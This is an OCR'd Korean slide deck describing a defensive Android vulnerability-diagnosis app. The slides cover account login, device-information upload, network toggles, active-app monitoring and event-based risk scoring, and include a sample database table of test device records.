
- 개발 도구 및 실험환경
  - IM-A630K(이자르폰)/Achro-HD/에뮬레이터
  - Android OS(Proyo 2.2)

< 개발 도구 >

이벤트 보안 취약성 진단 OSS

- 구현된 주요 기능
  - 안드로이드 단말 진단 기능 제공
    - 계정 발급 시 등록된 디바이스 정보 기반 진단 기능
  - 네트워크 인터페이스 설정 기능 제공
    - Wi-fi/ 3G/ bluetooth/ GPS 활성화에 대한 사용자 중심의 on/off 기능
  - 활성 앱 이벤트 모니터링 기능 제공
    - Foreground/background로 실행중인 활성 어플리케이션 이벤트 모니터링 기능
  - 이벤트 기반 취약성 진단 기능 제공
    - 서버/클라이언트 기반 이벤트 취약성 진단 기능
  - 웹 방문 기록 기반 진단 기능 제공
    - 사용자 인터넷 사용 기록 기반 악성 코드 배포 사이트 차단 기능

이벤트 보안 취약성 진단 OSS




Login & Join

- Android Vulnerability Analysisl의 메인화면
- Animation 효과 후 Login & Join 탭 메뉴 생성
- Login 클릭 : ID/PW입력 로그인화면
  - Login 성공 시 : 주요기능 화면으로 전환
  - Login 실패 시 : 잘못된 ID/PW라는 메시지를 보여줌
- Join 클릭 : ID/PW/NAME입력 조인화면
  - Join 성공 시 : Login 화면으로 전환
  - Join 실패 시 : 이미 존재하는 ID라는 메시지를 보여줌


이벤트 보안 취약성 진단 OSS

- 계정 발급 및 로그인
  - ID/PW 기반 인증/로그인 과정 수행
  - 계정 미발급 시 사용자 계정 추가
    - Join 과정을 통하여 취약성 진단 서버에 신규 사용자 계정을 발급
    - 계정 발급 시 사용자 동의 후 자동적으로 스마트폰 정보 서버로 전송




A. 디바이스 진단 기능

- 안드로이드 단말 정보 전송
  - 디바이스 내부 정보 자동설정 후, 서버 전송
  - 단말 정보 기반의 취약성 진단 가능
    - Device ID, SW Version, PhoneNumber, SIM Serial Number, Network Operator 기반의 진단



A. 디바이스 진단 기능



사용자 별 디바이스 정보


Server


```
mysql> select * from deviceinfo_tb;
+-------+-----------------+-----------+-------------+---------------------+----------+
| id    | deviceid        | swversion | phonenum    | simserinum          | netbroad |
+-------+-----------------+-----------+-------------+---------------------+----------+
| teste | 000000000000000 | null      | 12345       | 89014103211118510720 | Android |
| testasd | 000000000000000 | null    | 15555218135 | 89014103211118510720 | Android |
| tester1 | 000000000000000 | null    | 15555218135 | 89014103211118510720 | Android |
+-------+-----------------+-----------+-------------+---------------------+----------+
```

디바이스 진단

- Device Diagnosis 화면
- Menu버튼 클릭 시 화면 하단에 Refresh & Device Diagnosis 메뉴 생성
- Refresh 클릭 : Device 정보를 새로고침
- Device Diagnosis 클릭 : 클라이언트/서버 기반 Device 진단 후 진단결과 통보

B. 네트워크 설정 기능






네트워크 설정 기능


- Network Interface 화면
- 사용자 중심의 무선네트워크 설정 기능
  - Wi-Fi On/Off
  - 3G On/Off
  - Bluetooth On/Off
  - GPS On/Off
- 무선 네트워크 세부정보 확인 기능

C. 활성 앱 모니터링 기능




활성 앱 모니터링 기능

- Application Monitoring 화면
- 활성 앱 모니터링 기능
  - Background로 실행 중인 어플리케이션
  - Foreground로 실행 중인 어플리케이션
- 실시간 모니터링 기능(자동 업데이트)




D. 보안 취약성 진단 기능

- 활성 앱 이벤트 기반 진단
  - 실행중인 어플리케이션의 이벤트를 기반으로 취약성 진단
  - 실시간 자동 진단 알고리즘 개발
    - 각 이벤트 위험도에 따른 평균 결과(1~10의 수치)

